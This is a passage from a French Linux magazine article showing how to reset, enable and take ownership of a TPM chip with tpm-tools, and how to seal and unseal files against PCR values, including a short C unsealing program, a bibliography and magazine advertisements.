tpm_takeownership	Prise de possession de la puce (création d'une nouvelle SRK, des mots de passe du propriétaire et de la SRK)
tpm_changeownerauth	Change les mots de passe du propriétaire ou SRK
tpm_setoperatorauth	Change le mot de passe du propriétaire
tpm_resetdalock	Remise à zéro de la protection contre les attaques de mots de passe
Gestion des clefs (EK et SRK)	
tpm_createek	Crée une nouvelle EK
tpm_getpubek	Exporte la PUBEK
tpm_revokeek	Révoque l'EK courante
tpm_restrictpubek	Restreint l'accès à la PUBEK
tpm_restrictsrk	Restreint l'accès à la SRK
Gestion des modes de la puce	
tpm_setclearable	Désactive l'action clear
tpm_clear	Remet la puce dans l'état (disabled, inactive, unowned)
tpm_setactive	Positionne le flag active
tpm_setenable	Positionne le flag enable
tpm_setownable	Positionne le flag owned
tpm_setpresence	Positionne le flag PhysicalPresenceV
Informations et test de la puce	
tpm_version	Affiche la version de la puce
tpm_selftest	Auto-test de la puce
Chiffrement de fichiers	
tpm_sealdata	Scelle un fichier en l'attachant à un état de l'ordinateur
tpm_unsealdata	Retire le scellé d'un fichier si l'état de l'ordinateur est identique

Les commandes des tpm-tools

Notez que la plupart des commandes manipulant les modes de la puce, les mots de passe ou encore les clefs nécessitent parfois un redémarrage complet de l'ordinateur. De plus, sachez que les TPM et le mode hibernation (ou veille) de votre ordinateur se mélangent mal. Souvent, la puce est inutilisable après un retour d'hibernation (ou de mise en veille).

6.2 Prise de possession de la puce

La prise de possession de la puce s'effectue en trois étapes et nécessite deux redémarrages. La première étape est de réinitialiser la puce, la deuxième de se mettre dans un état où l'on pourra prendre possession de la puce et enfin la dernière étape consiste à prendre effectivement possession de la puce.

6.2.1 Réinitialisation de la puce

Avant de commencer cette étape, comprenez bien que celle-ci va **totalement réinitialiser** la puce et que toutes les données qui ont été chiffrées via cette puce seront à tout jamais perdues. Néanmoins, si vous n'avez encore jamais utilisé votre puce (ce qui est le cas le plus probable), ce genre de problème ne se posera pas.

Démarrez votre ordinateur en mode *single-user*, puis exécutez les commandes :

```
#$> tcsd
#$> tpm_setpresence --assert
#$> tpm_clear --force
TPM Successfuly Cleared. You need to reboot to
complete this operation. After reboot the TPM will be
in the default state: unowned, disabled and inactive.
#$> reboot
```

Comme le suggère la dernière commande, il est ensuite nécessaire de redémarrer l'ordinateur en passant par une extinction totale (power-off).

Attention, certaines puces ne sont pas réinitialisables via le système d'exploitation et nécessitent de passer par le BIOS pour effectuer cette opération.

6.2.2 Passage dans le mode adéquat

Redémarrez à nouveau en mode single-user, puis exécutez les commandes :

```
#$> tcsd
#$> tpm_setpresence --assert
#$> tpm_setenable --enable --force
#$> tpm_setactive --active
Action requires a reboot to take affect
#$> reboot
```

Une fois ces commandes effectuées et le redémarrage effectif, la puce est dans un état correct pour la prise de possession.

Attention à nouveau, certaines puces TPM 1.1b ne fonctionnent pas exactement de la même manière que les TPM 1.2 et nécessiteront quelques adaptations aux commandes qui viennent d'être décrites.

6.2.3 Prise de possession de la puce

Ceci représente la dernière phase de la prise de possession. Nous y initialisons le mot de passe du propriétaire et la puce va créer la SRK.

Notez que nous ne demandons pas de créer de mot de passe pour protéger la SRK. En effet, dans un usage courant, n'importe quel utilisateur de la plate-forme doit pouvoir créer et protéger une clef de chiffrement (qui aura son propre mot de passe de toute façon) grâce à la TPM. Protéger la SRK par un mot de passe est donc plus une gêne inutile pour les utilisateurs qu'autre chose. À la place, nous définissions le mot de passe comme étant une série de 20 octets de zéros grâce à l'option `--srk-well-known`.

Démarrez une dernière fois en mode single-user, puis exécutez les commandes suivantes :

```
#$> tcsd
#$> tpm_setpresence --assert
#$> tpm_takeownership --unicode -srk-well-known
Enter owner password:
Confirm password:
#$> tpm_getpubek
Public Endorsement Key:
   Version:   01010000
   Usage:     0x0002 (Unknown)
   Flags:     0x00000000 (!VOLATILE, !MIGRATABLE, !REDIRECTION)
   AuthUsage: 0x00 (Never)
   Algorithm:          0x00000020 (Unknown)
   Encryption Scheme: 0x00000012 (Unknown)
   Signature Scheme:  0x00000010 (Unknown)
   Public Key:
      a8dba942 a8f3b806 85907693 adf774ec 3fd33d9d ...
      962b7218 8179129d 9c40d71a 21da5f56 e0c94831 ...
      bb132d6b 86c557f5 dd48c13d cd4dda81 c44317aa ...
      bb06f5f7 71ae21a8 f22f0e17 805d9cdf aae98909 ...
      6d3d5e11 786590e6 26ee77be 08ff0760 5accf10a ...
      f33e5302 3ca681b3 bead6e6c a6f0ebdf e9a28336 ...
      6acce54e b452d9ec 43bd266a 2b19196e 97b81d9f ...
      7c9044a0 33728175 a916275c 001d0781 d4f7accb ...
```

Et voilà, dès à présent, vous pouvez utiliser votre puce TPM. Ici, nous avons fait afficher la clef publique de l'EK.

6.3 Chiffrement de fichiers

Dans cette toute dernière section, nous montrons comment effectuer une pose de scellé sur un fichier. Cette opération consiste à lier un fichier avec l'état courant de l'ordinateur (l'état est donné par le BIOS, le noyau de système d'exploitation ainsi que quelques logiciels). Une image de cet état est obtenue via un ensemble de mesures que fait la puce TPM au démarrage et qui sont stockées dans les PCR (mesures du BIOS, du noyau, etc.). Tant que les PCR restent identiques (c'est-à-dire que les objets mesurés ne sont pas altérés), on peut facilement déchiffrer le fichier. Si jamais les PCR changent, le fichier ne pourra plus être déchiffré.

Par exemple, si l'on veut sceller un fichier avec les valeurs des PCR 5 et 7 (et que la SRK est *well-known*) :

```
#$> tpm_sealdata --unicode --well-known \
                 --infile text.txt      \
                 --outfile sealed.txt   \
                 --pcr 5 --pcr 7
```

Le déchiffrement de ce fichier se fait avec l'outil `tpm_unsealdata` des `tpm-tools` (seulement à partir de la version 1.3.2). Mais, afin de mettre un peu en application ce que nous venons de voir, voici un programme (simplifié à l'extrême) qui peut faire la même chose (attention, il faut avoir `libtpm-unseal0` 1.3.2 pour que cela marche). Il s'agit simplement de passer le nom du fichier chiffré en argument et de retourner le fichier déchiffré sur la sortie standard.

```
/*
 * tpm_unsealdata - Simple tool to unseal files.
 *
 * Basé sur : tpm-tools/src/cmds/tpm_unsealdata.c
 * tpm-tools 1.3.2 du projet TrouSerS.
 */

#include <stdlib.h>
#include <stdio.h>
#include <tpm_tools/tpm_unseal.h>

int main(int argc, char **argv)
{
 int rc = 0, tss_size = 0, i;
 unsigned char *tss_data = NULL;

 if (argc != 2)
   {
    printf("tpm_unseal <sealed_file_name>\n");
    return EXIT_FAILURE;
   }

 if ((rc=tpmUnsealFile(argv[1], &tss_data, &tss_size))!=0)
   {
    printf("%s\n", tpmUnsealStrerror(rc));
    return EXIT_FAILURE;
   }

 printf("\n----\n");

 for (i=0; i < tss_size; i++)
  printf("%c", tss_data[i]);

 printf("\n----\n");

 free(tss_data);
 return EXIT_SUCCESS;
}
```

Comme vous l'avez constaté, nous ne faisons appel qu'à deux fonctions de la TSPi : `tpmUnsealFile()` et `tpmUnsealStrerror()`. Pour obtenir l'exécutable, compilez avec la ligne suivante :

```
#$> gcc -I /usr/include/ -o tpm_unsealdata \
      tpm_unsealdata.c -ltpm_unseal
```

Puis, exécutez-le en faisant simplement :

```
#$> ./tpm_unseal sealed.txt
```

Le fichier déchiffré doit avoir défilé sur la sortie standard de la commande.

Conclusion

Cet article n'a évidemment fait qu'effleurer le sujet, nous avons évoqué l'histoire des puces TPM, leur architecture pour ce qui est de la norme TPM 1.2 et nous vous avons montré comment mettre en place une plate-forme permettant de tester un tout petit sous-ensemble des fonctionnalités de cette puce. Dans un prochain article, nous nous proposons d'explorer plus en profondeur les différentes capacités des puces TPM, notamment en faisant le tour des méthodes de stockage de clefs cryptographiques, du *Trusted Boot* ainsi que de l'envoi d'un certificat d'intégrité à un tiers distant. ■

Remerciements

Nous tenons à remercier Hal Finney et Rajiv Andrade du projet TrouSerS.

Notes

1 Stoned (**http://www.stoned-vienna.com/**) ou vbootkit (**http://www.nvlabs.in/**) et autres...

2 **http://www.cl.cam.ac.uk/ rja14/tcpa-faq.html**

3 **http://www.trustedcomputinggroup.org/**}

4 **http://trousers.sourceforge.net/**

5 **http://trustedjava.sourceforge.net/**

6 **http://www.opentc.net/**

7 **http://tpm-emulator.berlios.de/**

Bibliographie

[1] BRINK (Derek), « Trusted Computing: Tune In, Turn it On », Aberdeen Group, février 2008.

[2] CHALLENE (David r), CATHERMAN (Ryan), SAFFORD (David), VAN DOORN (Leendert) et YODER (Kent), *A Practical Guide to Trusted Computing*, chapitre 4: Writing a TPM Device Driver, IBM Press, 2008.

[3] FLOISSAC (Noémie), *Quel avenir pour les Trusted Platform Module ?*, Master Cryptologie et Sécurité Informatique (CSI), Université Bordeaux 1, 2009.

[4] GOUBIN (Louis) et LY (Olivier), « Sûreté de fonctionnement et sécurité des algorithmes cryptographiques », *Misc*, (42):77-82, mars-avril 2009.

[5] KRAWCZYK (H.), BELLARE (M.) et CANETTI (R.), *HMAC: Keyed-Hashing for Message Authentication*, RFC 2104, Internet Engineering Task Force (IETF), février 199

[6] National Institute of Standards and Technology (NIST), *FIPS 140-2: Security Requirements for Cryptographic Modules*, mars 2002.

[7] National Institute of Standards and Technology (NIST), *FIPS 198: The Keyed-Hash Message Authentication Code (HMAC)*, mars 2002.

[8] SELHORST (Marcel), STÜBLE (Christian) et TEERKORN (Felix), *TSS Study: Introduction and Analysis of the Open Source TCG software Stack TrouSerS and Tools in its Environment*, Sirrix AG (sur la demande du Bureau fédéral Allemand de la sécurité de l'information), 2008.

[9] Trusted Computing Group, *TCG PC Client Specific TPM Interface Specification*, 2005.

[10] Trusted Computing Group, *TCG Specification Architecture Overview (version 1.4)*, 2006.

[11] Trusted Computing Group, *TPM Main (Part 1): Design Principles (version 1.2)*, 2006.

[12] Trusted Computing Group, *TPM Main (Part 2): TPM Structures (version 1.2)*, 2006.

[13] Trusted Computing Group, *TPM Main (Part 3): Commands (version 1.2)*, 2006.

[14] Trusted Computing Group, *TCG Software Stack (Part 1): Commands and Structures (version 1.2, level 1, Errata A)*, 2007.

Besoin d'une base de données Open Source hautes performances ?

GNU/LINUX MAGAZINE HORS-SÉRIE 44

PostgreSQL 8.4

Introduction, configuration et utilisation avancée

Sous réserve de toute modification.

Toujours disponible jusqu'au 13 novembre 2009 chez votre marchand de journaux

www.unixgarden.com

Récoltez l'actu UNIX et cultivez vos connaissances de l'Open Source !

Administration système

Utilitaires

Comprendre

Graphisme

Embarqué

Environnement de bureau

Bureautique

Audio-vidéo

Administration réseau

News

Distribution

Programmation

Agenda-Interview

Sécurité

Matériel

Web

Jeux

Réfléchir

UnixGarden